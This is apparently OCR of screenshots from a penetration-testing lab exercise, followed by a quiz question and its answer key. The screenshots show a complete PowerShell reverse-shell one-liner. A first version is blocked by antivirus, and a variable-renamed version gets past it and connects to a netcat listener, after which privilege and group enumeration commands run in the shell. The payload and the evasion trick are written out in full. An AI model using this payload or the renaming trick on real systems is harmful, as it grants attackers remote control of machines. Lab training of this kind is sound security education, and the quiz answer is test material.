

Administrator: Windows PowerShell (x86)
PS C:\Windows\system32> $LHOST = "192.168.0.18"; $LPORT = 8000; $TCPClient = New-Object Net.Sockets.TCPClient($LHOST, $LPORT); $NetworkStream = $TCPClient.GetStream(); $StreamReader = New-Object IO.StreamReader($NetworkStream); $StreamWriter = New-Object IO.StreamWriter($NetworkStream); $StreamWriter.AutoFlush = $true; $Buffer = New-Object System.Byte[] 1024; while ($TCPClient.Connected) { while ($NetworkStream.DataAvailable) { $RawData = $NetworkStream.Read($Buffer, 0, $Buffer.Length); $Code = ([text.encoding]::UTF8).GetString($Buffer, 0, $RawData -1) }; if ($TCPClient.Connected -and $Code.Length -gt 1) { $Output = try { Invoke-Expression ($Code) 2>&1 } catch { $_ }; $StreamWriter.Write("$Output`n"); $Code = $null } }; $TCPClient.Close(); $NetworkStream.Close(); $StreamReader.Close(); $StreamWriter.Close()
At line:1 char:1
+ $LHOST = "192.168.0.18"; $LPORT = 8000; $TCPClient = New-Object Net.S ...
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
PS C:\Windows\system32>
Search
3:45 AM
1/2/2025


Administrator: Windows PowerShell (x86)
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows
PS C:\Windows\system32> $abc="192.168.0.18";$def=8000;$ghi=New-Object Net.Sockets.TCPClient($abc,$def);$jkl=$ghi.GetStream();$mno=New-Object IO.StreamReader($jkl);$pqr=New-Object IO.StreamWriter($jkl);$pqr.AutoFlush=$true;$stu=New-Object System.Byte[] 1024;while($ghi.Connected){$pqr.Write("PS > ");$vwx=$mno.ReadLine();if($vwx){try{$BCD=Invoke-Expression ($vwx) 2>&1}catch{$_};$pqr.Write("$BCD`n")}}$ghi.Close();$jkl.Close();$mno.Close();$pqr.Close();
Search
4:17 AM
1/2/2025


Applications Places System
Thu Jan 2, 07:22
netcat -lnvp 8000 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/pentester/Desktop]
#netcat -lnvp 8000
listening on [any] 8000 ...
connect to [192.168.0.18] from (UNKNOWN) [192.168.0.30] 50134
PS > whoami
windows11\admin
PS >
README.license
Trash
Menu
netcat -lnvp 8000 - Pa...


Applications Places System
Thu Jan 2, 07:26
netcat -lnvp 8000 - Parrot Terminal
File Edit View Search Terminal Help
PS > whoami /priv
PRIVILEGES INFORMATION ---------- Privilege Name Description
State
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeSecurityPrivilege Manage auditing and security log Disabled
SeTakeOwnershipPrivilege Take ownership of files or other objects Disabled
SeLoadDriverPrivilege Load and unload device drivers Disabled
SeSystemProfilePrivilege Profile system performance Disabled
SeSystemtimePrivilege Change the system time Disabled
SeProfileSingleProcessPrivilege Profile single process Disabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority Disabled
SeCreatePagefilePrivilege Create a pagefile Disabled
SeBackupPrivilege Back up files and directories Disabled
SeRestorePrivilege Restore files and directories Disabled
SeShutdownPrivilege Shut down the system Disabled
SeDebugPrivilege Debug programs Enabled
SeSystemEnvironmentPrivilege Modify firmware environment values Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeRemoteShutdownPrivilege Force shutdown from a remote system Disabled
SeUndockPrivilege Remove computer from docking station Disabled
SeManageVolumePrivilege Perform volume maintenance tasks Disabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
Menu
netcat -lnvp 8000 - Pa...


Applications Places System
Thu Jan 2, 07:27
netcat -lnvp 8000 - Parrot Terminal
File Edit View Search Terminal Help
Privilege Obtain an impersonation token for another user in the same session Disabled
PS > whoami /groups
GROUP INFORMATION ---------- Group Name T
ype SID Attributes
Everyone
Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114 Mandator
y group, Enabled by default, Enabled group BUILTIN\Administrators
Alias S-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Gr
oup owner BUILTIN\Users Alias S-1-5-32-545
Mandatory group, Enabled by default, Enabled group NT AUTHORITY\INTERACTIVE
Well-known group S-1-5-4 Mandatory group, Enabled by default, Enabled
group CONSOLE LOGON Well-known group S-1
-2-1 Mandatory group, Enabled by default, Enabled group NT AUTHORITY\Authenticated
Users Well-known group S-1-5-11 Mandatory group, Enabled by default,
Enabled group NT AUTHORITY\This Organization Well-known
group S-1-5-15 Mandatory group, Enabled by default, Enabled group NT AUTHORITY\Local
account Well-known group S-1-5-113 Mandatory group, Enabled by
default, Enabled group LOCAL We
ll-known group S-1-2-0 Mandatory group, Enabled by default, Enabled group NT AUTHOR
ITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, E
nabled by default, Enabled group Mandatory Label\High Mandatory Level
Label S-1-16-12288
PS >
Menu
netcat -lnvp 8000 - Pa...



This concludes the lab exercise.

IMPORTANT: ❓ **Question 8.10.1.1** On the Parrot Security machine, configure a listener and generate a customized PowerShell payload. Execute the payload on the target Windows 11 machine to establish a reverse shell and verify system access by performing privilege and group enumeration commands. Enter the output that is displayed after typing whoami command in the shell. [!SUCCESS] ✅
Answer: **Windows11\admin**